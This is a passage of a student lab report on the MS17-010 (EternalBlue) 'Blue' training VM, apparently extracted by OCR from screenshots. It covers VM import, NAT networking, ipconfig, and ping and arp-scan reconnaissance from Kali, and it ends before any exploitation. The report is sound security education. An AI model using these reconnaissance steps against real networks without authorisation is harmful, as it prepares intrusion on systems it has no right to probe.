
Capstone Report: Hands-On Exploitation of Blue VM – Lab Report

By: Lloyd Ensor Azumah

Overview

This report documents my hands-on experience with identifying and exploiting a vulnerability in the Blue virtual machine. Building on modules I have covered in a cybersecurity course, I applied what I had learned to perform a practical exploitation of the MS17-010 (EternalBlue) vulnerability in a controlled environment.

This vulnerability remains highly relevant in real-world scenarios as systems left unpatched against it can be compromised with minimal effort, highlighting the importance of timely patching and proactive security measures.



Open


Blue Lab › Blue

Name	Date modified
Blue.ovf	11/16/2022 3:33 PM

File name:

All supported files

Once we have downloaded our virtual machine, we can click “Open a virtual machine” as this is an already built and configured machine and select “open” to import it.



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	20 GB
Network Adapter	NAT
USB Controller	Present
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.


Memory for this virtual machine: 2048 MB

🟦 Maximum recommended memory (Memory swapping may occur beyond this size.) 13.4 GB

🟩 Recommended memory 1 GB

🟨 Guest OS recommended minimum 1 GB

Once it has successfully imported, we will only need to make changes to the “Network Adapter” settings by converting it from “Bridged” to “NAT”. This is to ensure our attack machine is able to communicate with it (on the same virtual network).



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	20 GB
Network Adapter	NAT
USB Controller	Present
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

○ Bridged: Connected directly to the physical network

□ Replicate physical network connection state


● NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host

○ Custom: Specific virtual network


VMnet0

○ LAN segment:



To direct input to this VM, click inside or press Ctrl+G.


Now we boot our “Blue” machine and it should load a windows 7 OS along a login interface with two user accounts “Administrator” and “user”. We will login through the administrator account to able to have perform retrieve information such as the IP address.



Windows 7
Build 7601
This copy of Windows is not genuine

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Administrator password: Password456!




BLUE - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attack Titan
BLUE
KIOPTRIX
Home
BLUE
Recycle Bin
Run
OK
Cancel
Browse...
Windows 7
Build 7601
This copy of Windows is not genuine
2:01 PM
6/26/2025
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: cmd

This task will be created with administrative privileges.


We run command prompt as administrator as shown. (cmd – Command prompt shortcut command)



BLUE - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attack Titan
BLUE
KIOPTRIX
Home
BLUE
Recycle
Administrator: C:\Windows\system32\cmd.exe
Windows 7
Build 7601
This copy of Windows is not genuine
2:01 PM
6/26/2025
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::5104:6b0:9660:cb96%11
   IPv4 Address. . . . . . . . . . . : 192.168.7.136
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.7.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>
```

We run “ipconfig” to retrieve the IP address of the machine (Blue IP – 192.168.7.136).


Attack Titan - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Attack Titan
BLUE
KIOPTRIX
Home
BLUE
Attack Titan
kali@kali: ~
File Actions Edit View Help
9:07
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.7.136
PING 192.168.7.136 (192.168.7.136) 56(84) bytes of data.
64 bytes from 192.168.7.136: icmp_seq=1 ttl=128 time=0.751 ms
64 bytes from 192.168.7.136: icmp_seq=2 ttl=128 time=1.25 ms
64 bytes from 192.168.7.136: icmp_seq=3 ttl=128 time=0.632 ms
```

On our attack machine, we verify to see if our victim's machine is reachable by the "ping" command. From the results, it is positive that both attack and victim machine are in the same virtual network.




```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:dd:49:fe, IPv4: 192.168.7.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.7.1     00:50:56:c0:00:08       (Unknown)
192.168.7.2     00:50:56:f0:23:a9       (Unknown)
192.168.7.136   00:0c:29:0b:e7:e0       (Unknown)
192.168.7.254   00:50:56:ee:d9:1f       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.847 seconds (138.60 hosts/sec). 4 responded
```

